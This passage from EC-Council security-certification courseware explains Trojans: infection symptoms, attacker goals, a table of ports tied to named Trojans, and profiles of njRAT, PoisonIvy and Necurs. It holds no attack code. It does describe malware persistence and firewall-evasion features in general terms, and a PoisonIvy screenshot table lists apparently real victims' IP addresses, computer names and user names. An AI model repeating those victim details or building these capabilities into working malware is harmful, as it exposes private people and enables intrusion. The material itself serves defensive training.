


Figure 7.1: Advanced Persistent Threat Lifecycle

Module Flow



1 Malware Concepts

2 APT Concepts

3 Trojan Concepts

4 Virus and Worm Concepts

5 Fileless Malware Concepts

6 Malware Analysis

7 Countermeasures

8 Anti-Malware Software

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Trojan Concepts

In this section, we will discuss the basic concepts of Trojans to understand various Trojans and backdoors as well as their impact on network and system resources. This section describes Trojans and highlights their purpose, symptoms, and common ports used. It also discusses the various methods adopted by attackers to install Trojans to infect target systems and perform malicious activities.

This section also describes various types of Trojans. Every day, attackers discover or create new Trojans designed to discover vulnerabilities of target systems. Trojans are categorized by the way they enter systems and the types of actions they perform on these systems.



What is a Trojan?

- 1 It is a program in which the **malicious or harmful code** is contained inside apparently harmless programming or data in such a way that the code can **get control and cause damage**, such as ruining the file allocation table on your hard disk
- 2 Trojans get activated when a **user performs certain predefined actions** and upon activation. It can grant attackers unrestricted access to all the data stored on compromised information systems and can cause immense damage to the systems
- 3 Indications of a Trojan attack include **abnormal system and network activities** such as disabling of antivirus and redirection to unknown pages
- 4 Trojans **create a covert communication channel** between the victim computer and the attacker for transferring sensitive data

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is a Trojan?

According to ancient **Greek mythology**, the Greeks won the **Trojan War** with the aid of a giant wooden horse that was built to hide their soldiers. The Greeks left this horse in front of the gates of Troy. The Trojans thought that the horse was a gift from the Greeks, which they had left before apparently withdrawing from the war and brought it into their city. At night, the Greek soldiers broke out of the wooden horse and opened the city gates to let in the rest of the Greek army, who eventually destroyed the city of Troy.

Inspired by this story, a computer Trojan is a program in which malicious or harmful code is contained inside an apparently harmless program or data, which can later gain control and cause damage, such as ruining the file allocation table on your hard disk. Attackers use computer Trojans to trick the victim into performing a predefined action. Trojans are activated upon users' specific predefined actions such as unintentionally installing a malicious software, clicking on a malicious link, etc., and upon activation, they can grant attackers unrestricted access to all the data stored on the compromised information system and potentially cause severe damage. For example, users could download a file that appears to be a movie, but, when executed, unleashes a dangerous program that erases the hard drive or sends credit card numbers and passwords to the attacker.

A Trojan is wrapped within or attached to a legitimate program, meaning that the program may have functionality that is not apparent to the user. Furthermore, attackers use victims as unwitting intermediaries to attack others. They can use a victim's computer to commit illegal DoS attacks.

Trojans work at the same level of privileges as the victims. For example, if a victim has privileges to delete files, transmit information, modify existing files, and install other programs (such as programs that provide unauthorized network access and execute privilege elevation attacks),

once the Trojan infects that system, it will possess the same privileges. Furthermore, it can attempt to exploit vulnerabilities to increase the level of access even beyond the user running it. If successful, the Trojan can use such increased privileges to install other malicious code on the victim's machine.

A compromised system can affect other systems on the network. Systems that transmit authentication credentials such as passwords over shared networks in clear text or a trivially encrypted form are particularly vulnerable. If an intruder compromises a system on such a network, he or she may be able to record usernames and passwords or other sensitive information.

Additionally, a Trojan, depending on the actions it performs, may falsely implicate a remote system as the source of an attack by spoofing, thereby causing the remote system to incur a liability. Trojans enter the system by means such as email attachments, downloads, and instant messages.

Indications of Trojan Attack

The following computer malfunctions are indications of a Trojan attack:

- The DVD-ROM drawer opens and closes automatically.
- The computer screen blinks, flips upside-down, or is inverted so that everything is displayed backward.
- The default background or wallpaper settings change automatically. This can be performed using pictures either on the user's computer or in the attacker's program.
- Printers automatically start printing documents.
- Web pages suddenly open without input from the user.
- The color settings of the operating system (OS) change automatically.
- Screensavers convert to a personal scrolling message.
- The sound volume suddenly fluctuates.
- Antivirus programs are automatically disabled, and the data are corrupted, altered, or deleted from the system.
- The date and time of the computer change.
- The mouse cursor moves by itself.
- The left- and right-click functions of the mouse are interchanged.
- The mouse pointer disappears completely.
- The mouse pointer automatically clicks on icons and is uncontrollable.
- The Windows Start button disappears.
- Pop-ups with bizarre messages suddenly appear.
- Clipboard images and text appear to be manipulated.

- The keyboard and mouse freeze.
- Contacts receive emails from a user's email address that the user did not send.
- Strange warnings or question boxes appear. Often, these are personal messages directed at the user, asking questions that require him/her to answer by clicking a Yes, No, or OK button.
- The system turns off and restarts in unusual ways.
- The taskbar disappears automatically.
- The Task Manager is disabled. The attacker or Trojan may disable the Task Manager function so that the victim cannot view the task list or end the task on a given program or process.




Figure 7.2: Diagram showing how the attacker extracts information from the victim system

How Hackers Use Trojans



- Delete or replace critical operating system files
- Generate fake traffic to create DoS attacks
- Record screenshots, audio, and video of victim's PC
- Use victim's PC for spamming and blasting email messages
- Download spyware, adware, and malicious files
- Disable firewalls and antivirus
- Create backdoors to gain remote access
- Infect victim's PC as a proxy server for relaying attacks
- Use the victim's PC as a botnet to perform DDoS attacks
- Steal personal information such as passwords, security codes, and credit card information
- Encrypt the data and lock out the victim from accessing the machine

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How Hackers Use Trojans

Attackers create malicious programs such as Trojans for the following purposes:

- Delete or replace OS's critical files
- Generate fake traffic to perform DoS attacks
- Record screenshots, audio, and video of victim's PC
- Use victim's PC for spamming and blasting email messages
- Download spyware, adware, and malicious files
- Disable firewalls and antivirus
- Create backdoors to gain remote access
- Infect the victim's PC as a proxy server for relaying attacks
- Use the victim's PC as a botnet to perform DDoS attacks
- Steal sensitive information such as:
 - Credit card information, which is useful for domain registration as well as for shopping using keyloggers
 - Account data such as email passwords, dial-up passwords, and web service passwords
 - Important company projects, including presentations and work-related papers
- Encrypt the victim's machine and prevent the victim from accessing the machine
- Use the target system as follows:

- To store archives of illegal materials, such as child pornography. The target continues using his/her system without realizing that attackers are using it for illegal activities
- As an FTP server for pirated software
- Script kiddies may just want to have fun with the target system; an attacker could plant a Trojan in the system just to make the system act strangely (e.g., the CD\DVD tray opens and closes frequently, the mouse functions improperly, etc.)
- The attacker might use a compromised system for other illegal purposes such that the target would be held responsible if these illegal activities are discovered by the authorities

Common Ports used by Trojans



Port	Trojan	Port	Trojan	Port	Trojan
20/22/80/443	Emotet	1807	SpySender	8080	Zeus, Shamoon
21	Blade Runner, DarkFTP	1863	XtremeRAT	8787 / 54321	BackOrifice 2000
22	SSH RAT, Linux Rabbit	2140/3150/6670-71	Deep Throat	10048	Delf
23	EliteWrap	5000	SpyGate RAT, Punisher RAT	10100	Gift
68	Mspy	5400-02	Blade Runner	11000	Senna Spy
80	Ismdoor, Poison Ivy, POWERSTATS	6666	KillerRat, Houdini RAT	11223	Progenic Trojan
443	Cardinal RAT, gh0st RAT, TrickBot	6667/12349	Bionet, Magic Hound	12223	Hack'99 KeyLogger
445	WannaCry, Petya	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
1177	njRAT	7000	Remote Grab	31337-38	Back Orifice/ Back Orifice 1.20/ Deep BO
1604	DarkComet RAT, Pandora RAT	7789	ICKiller	65000	Devil

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Common Ports used by Trojans

Ports represent the entry and exit points of data traffic. There are two types of ports: hardware ports and software ports. Ports within the OS are software ports, and they are usually entry and exit points for application traffic (e.g., port 25 is associated with SMTP for e-mail routing between mail servers). Many existing ports are application-specific or process-specific. Various Trojans use some of these ports to infect target systems.

Users need a basic understanding of the state of an "active connection" and ports commonly used by Trojans to determine whether a system has been compromised.

Among the various states, the "listening" state is the important one in this context. The system generates this state when it listens for a port number while waiting to connect to another system. Whenever a system reboots, Trojans move to the listening state; some use more than one port: one for "listening" and the other(s) for data transfer. Common ports used by different Trojans are listed in the table below.

Port	Trojan	Port	Trojan
2	Death	5001/50505	Sockets de Troie
20/22/80/443	Emotet	5321	FireHotcker
21/3024/4092/5742	WinCrash	5400-02	Blade Runner/Blade Runner 0.80 Alpha
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash, DarkFTP	5569	Robo-Hack

22	Shaft, SSH RAT, Linux Rabbit	6267	GW Girl
23	Tiny Telnet Server, EliteWrap	6400	Thing
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy, Haebu Coceda, Shtrilitz Stealth, Terminator, Kuang2 0.17A-0.30, Jesrto, Lazarus Group, Mis-Type, Night Dragon	6666	KilerRat, Houdini RAT
26	BadPatch	6667/12349	Bionet, Magic Hound
31/456	Hackers Paradise	6670-71	DeepThroat
53	Denis, Ebury, FIN7, Lazarus Group, RedLeaves, Threat Group-3390, Tropic Trooper	6969	GateCrasher, Priority
68	Mspy	7000	Remote Grab
80	Necurs, NetWire, Ismdoor, Poison Ivy, Executer, Codered, APT 18, APT 19, APT 32, BBSRAT, Calisto, Carbanak, Carbon, Connie, Empire, FIN7, InvisiMole, Lazarus Group, MirageFox, Mis-Type, Misdat, Mivast, MoonWind, Night Dragon, POWERSTATS, RedLeaves, S-Type, Threat Group-3390, UBoatRAT	7300-08	NetMonitor
113	Shiver	7300/31338 /31339	Net Spy
139	Nuker, Dragonfly 2.0	7597	Qaz
421	TCP Wrappers Trojan	7626	Gdoor
443	ADVSTORESHELL , APT 29, APT 3, APT 33, AuditCred, BADCALL, BBSRAT, Bisonal, Bribe, Carbanak, Cardinal RAT, Connie, Derusbi, ELMER, Empire, FELIXROOT, FIN7, FIN8 , gh0st RAT, HARDRAIN, Hi-Zor, HOPLIGHT, KEYMARBLE, Lazarus Group, LOWBALL, Mis-Type, Misdat, MoonWind, Naid, Nidiran, Pasam, PlugX, PowerDuke, POWERTON, Proxysvc, RATANKBA, RedLeaves, S-Type, TEMP.Veles , Threat Group-3390, TrickBot, Tropic Trooper, TYPEFRAME, UBoatRAT	7777	GodMsg

445	WannaCry, Petya, Dragonfly 2.0	7789	ICKiller
456	Hackers Paradise	8000	BADCALL, Comnie, Volgmer
555	Ini-Killer, Phase Zero, Stealth Spy	8012	Ptakks
666	Satanz Backdoor, Ripper	8080	Zeus, APT 37, Comnie, EvilGrab, FELIXROOT, FIN7, HTTPBrowser, Lazarus Group, Magic Hound, OceanSalt, S-Type, Shamoon, TYPEFRAME, Volgmer
1001	Silencer, WebEx	8443	FELIXROOT, Nidiran, TYPEFRAME
1011	Doly Trojan	8787/54321	BackOffice 2000
1026/ 64666	RSM	9989	iNi-Killer
1095-98	RAT	10048	Delf
1170	Psyber Stream Server, Voice	10100	Gift
1177	njRAT	10607	Coma 1.0.9
1234	Ultors Trojan	11000	Senna Spy
1234/ 12345	Valvo line	11223	Progenic Trojan
1243	SubSeven 1.0 – 1.8	12223	Hack'99 KeyLogger
1243/6711 /6776/273 74	Sub Seven	12345-46	GabanBus, NetBus
1245	VooDoo Doll	12361, 12362	Whack-a-mole
1777	Java RAT, Agent.BTZ/ComRat, Adwind RAT	16969	Priority
1349	Back Office DLL	20001	Millennium
1492	FTP99CMP	20034/1120	NetBus 2.0, Beta- NetBus 2.01
1433	Misdat	21544	GirlFriend 1.0, Beta-1.35

1600	Shivka-Burka	22222/ 33333	Prosiak
1604	DarkComet RAT, Pandora RAT, HellSpy RAT	22222	Rux
1807	SpySender	23432	Asylum
1863	XtremeRAT	23456	Evil FTP, Ugly FTP
1981	Shockrave	25685	Moon Pie
1999	BackDoor 1.00-1.03	26274	Delta
2001	Trojan Cow	30100-02	NetSphere 1.27a
2115	Bugs	31337-38	Back Orifice/ Back Orifice 1.20 /Deep BO
2140	The Invasor	31338	DeepBO
2140/3150	DeepThroat	31339	NetSpy DK
2155	Illusion Mailer, Nirvana	31666	BOWhack
2801	Phineas Phucker	34324	BigGluck, TN
3129	Masters Paradise	40412	The Spy
3131	SubSari	40421-26	Masters Paradise
3150	The Invasor	47262	Delta
3389	RDP	50766	Fore
3700/9872- 9875/1006 7/10167	Portal of Doom	53001	Remote Windows Shutdown
4000	RA	54321	SchoolBus .69-1.11 /
4567	File Nail 1	61466	Telecommando
4590	ICQTrojan	65000	Devil
5000	Bubbel, SpyGate RAT, Punisher RAT		

Table 7.1: Trojans and corresponding port of attack

Types of Trojans



- Trojans are **categories according to their functioning and targets**
- Some of the example includes:

1 Remote Access Trojans

6 Point-of-Sale Trojans

11 Security Software Disabler Trojans

2 Backdoor Trojans

7 Defacement Trojans

12 Destructive Trojans

3 Botnet Trojans

8 Service Protocol Trojans

13 DDoS Attack Trojans

4 Rootkit Trojans

9 Mobile Trojans

14 Command Shell Trojans

5 E-Banking Trojans

10 IoT Trojans

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Trojans

Trojan are classified into many categories depending on the exploit functionality targets. Some Trojan types are listed below:

1. Remote Access Trojans
2. Backdoor Trojans
3. Botnet Trojans
4. Rootkit Trojans
5. E-Banking Trojans
6. Point-of-Sale Trojans
7. Defacement Trojans
8. Service Protocol Trojans
9. Mobile Trojans
10. IoT Trojans
11. Security Software Disabler Trojans
12. Destructive Trojans
13. DDoS Attack Trojans
14. Command Shell Trojans

Remote Access Trojans

Remote access Trojans (RATs) provide attackers with full control over the victim's system, thereby enabling them to remotely access files, private conversations, accounting data, etc. The RAT acts as a server and listens on a port that is not supposed to be available to Internet attackers. Therefore, if the user is behind a firewall on the network, it is less likely that a remote attacker will connect to the Trojan. Attackers in the same network located behind the firewall can easily access Trojans.

For example, Jason is an attacker who intends to exploit Rebecca's computer to steal her data. Jason infects Rebecca's computer with server.exe and plants a reverse connecting Trojan. The Trojan connects through Port 80 to the attacker, who is located in Russia, establishing a reverse connection. Now, Jason has complete control over Rebecca's machine.




Figure 7.3: Working of Remote Access Trojan

Attackers use RATs to infect the target machine to gain administrative access. RATs help an attacker to remotely access the complete GUI and control the victim's computer without his or her awareness. Moreover, they can perform screen and camera capture, code execution, keylogging, file access, password sniffing, registry management, and so on. They infect victims via phishing attacks and drive-by downloads, and they propagate through infected USB keys or networked drives. They can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams.

▪ njRAT

njRAT is a RAT with powerful data-stealing capabilities. In addition to logging keystrokes, it can access a victim's camera, stealing credentials stored in browsers, uploading and downloading files, performing process and file manipulations, and viewing the victim's desktop.

This RAT can be used to control botnets (networks of computers), thereby allowing the attacker to update, uninstall, disconnect, restart, and close the RAT, and rename its campaign ID. The attacker can further create and configure the malware to spread through USB drives with the help of the command-and-control server software.

Features:

- Remotely access the victim's computer
- Collect victim's information such as IP address, hostname, and OS.
- Manipulate files and system files

- Open an active remote session providing the attacker access to the command line of the victim's machine
- Log keystrokes and steal credentials from browsers




Figure 7.4: Screenshot of njRAT

Some additional RATs are as follows:

- FlawedAmmyy
- MoSucker
- ProRat
- Theef
- Ismdoor
- Kedi RAT
- PCRat/ Gh0st RAT

Backdoor Trojans

A backdoor is a program that can bypass the standard system authentication or conventional system mechanisms such as IDS and firewalls, without being detected. In these types of breaches, hackers leverage backdoor programs to access the victim's computer or network. The difference between this type of malware and other types of malware is that the installation of the backdoor is performed without the user's knowledge. This allows the attacker to perform any activity on the infected computer, such as transferring, modifying, or corrupting files, installing malicious software, and rebooting the machine, without user detection. Backdoors are used by attackers for uninterrupted access to the target machine. Most backdoors are used for targeted attacks. Backdoor Trojans are often used to group victim computers to form a botnet or zombie network that can be used to perform criminal activities.

Backdoor Trojans are often initially used in the second (point of entry) or third (command-and-control [C&C]) stage of the targeted attack process. The main difference between a RAT and a

traditional backdoor is that the RAT has a user interface, i.e., the client component, which can be used by the attacker to issue commands to the server component residing in the compromised machine, whereas a backdoor does not.

For example, a hacker who is performing a malicious activity identifies vulnerabilities in a target network. The hacker implants the **networkmonitor.exe** backdoor in the target network, and the backdoor will be installed in a victim's machine on the target network without being detected by network security mechanisms. Once installed, **networkmonitor.exe** will provide the attacker with uninterrupted access to the victim's machine and the target network.

- **PoisonIvy**

PoisonIvy gives the attacker practically complete control over the infected computer. The PoisonIvy remote administration tool is created and controlled by a PoisonIvy management program or kit. The PoisonIvy kit consists of a graphical user interface, and the backdoors are small (typically, <10 kB).

Once the backdoor is executed, it copies itself to either the **Windows** folder or the **Windows\system32** folder. The filename and locations of the backdoor are defined by the creator of the backdoor when using the PoisonIvy kit to create the server program. Some variants of PoisonIvy can copy themselves into an alternate data stream.

A registry entry of the backdoor will be added to ensure that the backdoor is started every time the computer is booted up. The server then connects to a client using an address defined when the server part was created. The communication between the server and client programs is encrypted and compressed. PoisonIvy can be configured to inject itself into a browser process before making an outgoing connection to bypass firewalls.

Features:

- File modification, deletion, and transfer to and from the infected system
- Windows registry can be viewed and edited
- Currently running processes can be viewed and suspended or killed
- Current network connections can be viewed and shut down
- Services can be viewed and controlled (e.g., stopped or started)
- Installed devices can be viewed and some devices can be disabled
- The list of installed applications can be viewed, entries can be deleted, or programs can be uninstalled
- Accesses Windows command shell on the infected computer
- Steals information by taking screenshots of the desktop and recording audio or webcam footage
- Accesses saved passwords and password hashes

ID	WAN	LAN	Conn. Type	Computer	User Name	Acc. Type	OS	CPU	RAM	Version	Ping
Pyro	24.85.136.9	24.85.136.9	Direct	MAXIM-SHAROV	Owner	Admin	WinXP	1800 MHz	511.30 MB	2.3.1	141
Pyro	76.70.114.18	192.168.1.2	Direct	S-8390679CA78D4	Owner	Admin	WinXP	954 MHz	511.48 MB	2.3.1	62
Pyro	58.107.30.7	58.107.30.7	Direct	CONCOMM1	Newcomm1	Admin	WinXP	2700 MHz	1.023.22	2.3.1	437
Pyro	24.222.197.8	192.168.1.103	Direct	STEVE'S-PC	Steve Evans	Admin	WinXP	2660 MHz	2 GB	2.3.1	78
Pyro	99.253.234.146	192.168.0.101	Direct	MAXIME-DEA7984E	Maxime	Admin	WinXP	2600 MHz	1.50 GB	2.3.1	125
Pyro	62.107.230.18	62.107.230.18	Direct	BRUGER-DADEBA93	Bruger	Admin	WinXP	2394 MHz	503.48 MB	2.3.1	578
Pyro	213.22.111.45	213.22.111.45	Direct	EXPERIEN-ZB0871	Administrator	Admin	WinXP	1474 MHz	767.48 MB	2.3.1	594
Pyro	76.64.65.140	192.168.2.11	Direct	MONSTER	stefan	Admin	WinXP	3000 MHz	2 GB	2.3.1	109
Pyro	81.102.114.249	81.102.114.249	Direct	HOME	Brett	Admin	WinXP	3401 MHz	2 GB	2.3.1	219
Pyro	213.163.118.41	192.168.1.100	Direct	BANJE	Administrator	Admin	WinXP	2594 MHz	509.98 MB	2.3.1	984
Pyro	93.132.166.237	192.168.1.1	Direct	HOME	Cláudia&Jorge	Admin	WinXP	1833 MHz	1.023.48	2.3.1	234
Pyro	76.234.114.116	192.168.1.65	Direct	22NDSTRE-EBB729	Owner	Admin	WinXP	3066 MHz	1.25 GB	2.3.1	250
Pyro	69.134.252.25	192.168.0.102	Direct	YOUR-4DACK0EA75	HP_Administrator	Admin	WinXP	2405 MHz	2 GB	2.3.1	141
Pyro	87.11.97.165	192.168.1.109	Direct	NOME-CCF3A88BCB	Saro	Admin	WinXP	340 MHz	511.30 MB	2.3.1	578
Pyro	82.168.67.206	192.168.1.33	Direct	MAX	x	Admin	WinXP	3000 MHz	1.023.48	2.3.1	219
Pyro	66.206.234.222	192.168.15.107	Direct	CARMICHEAL	BEV	Admin	WinXP	2992 MHz	1.022.09	2.3.1	62
Pyro	79.43.77.6	192.168.1.50	Direct	ACER	July	Admin	WinXP	710 MHz	1.022.05	2.3.1	281
Pyro	91.110.21.125	192.168.2.2	Direct	COMPUTER	Compaq_Owner	Admin	WinXP	995 MHz	1.022.48	2.3.1	234
Pyro	151.83.11.152	151.83.11.152	Direct	GIALLOMB-VIB4W1	Giovanni	Admin	WinXP	1600 MHz	2 GB	2.3.1	328
Pyro	58.68.12.210	192.168.1.53	Direct	VJAY	superman	Admin	WinXP	2533 MHz	1.99 GB	2.3.1	406
Pyro	72.137.201.133	192.168.1.102	Direct	TIBOR-PC	Tibor Svajko	Admin	WinXP	3211 MHz	1.023.23	2.3.1	109
Pyro	213.93.184.58	192.168.0.2	Direct	UW-4B5BD852825	Compaq_Eigenaar	Admin	WinXP	2933 MHz	511.36 MB	2.3.1	172
Pyro	200.88.138.221	10.0.0.5	Direct	EQUIPO1	Admin	Admin	WinXP	3067 MHz	494.42 MB	2.3.1	2500

Version 2.3.2 Nr. of Ports: 2 Nr. of Plugins: 3 Nr. of Connections: 256

Figure 7.5: Screenshot of PoisonIvy

Some additional backdoor Trojans are as follows:

- Kovter
- POWERSTATS v3
- ExtraPulsar
- RogueRobin
- ServHelper
- SpeakUp linux backdoor
- Winnti backdoor

Botnet Trojans

Today, most major information security attacks involve botnets. Attackers (also known as “bot herders”) use botnet Trojans to infect a large number of computers throughout a large geographical area to create a network of bots (or a “bot herd”) that can achieve control via a command-and-control (C&C) center. They trick regular computer users into downloading Trojan-infected files to their systems through phishing, SEO hacking, URL redirection, etc. Once the user downloads and executes this botnet Trojan in the system, it connects back to the attacker using IRC channels and waits for further instructions. Some botnet Trojans also have worm features and automatically spread to other systems in the network. They help an attacker to launch various attacks and perform nefarious activities such as DoS attacks, spamming, click fraud, and theft of application serial numbers, login IDs, and credit card numbers.




Figure 7.6: Functioning of Botnet

▪ Necurs

The Necurs botnet is a distributor of many pieces of malware, most notably Dridex and Locky. It delivers some of the worst banking Trojans and ransomware threats in batches of millions of emails at a time, and it keeps reinventing itself. Necurs is distributed by spam e-mails and downloadable content from questionable/illegal sites. It is indirectly responsible for a significant portion of cyber-crime.

Features:

- Destruction of the system
- Turning a PC into a spying tool
- Electronic money theft
- Botnet and mining
- Serving as a gateway for other viruses




Figure 7.7: Screenshot showing Necurs spam email for tricking a victim

Some additional botnet Trojans are as follows:

- Electrum
- Satori
- Torii botnet
- Qakbot
- Hide n Seek
- Ramnit
- Panda
- BetaBot
- Cridex

Rootkit Trojans

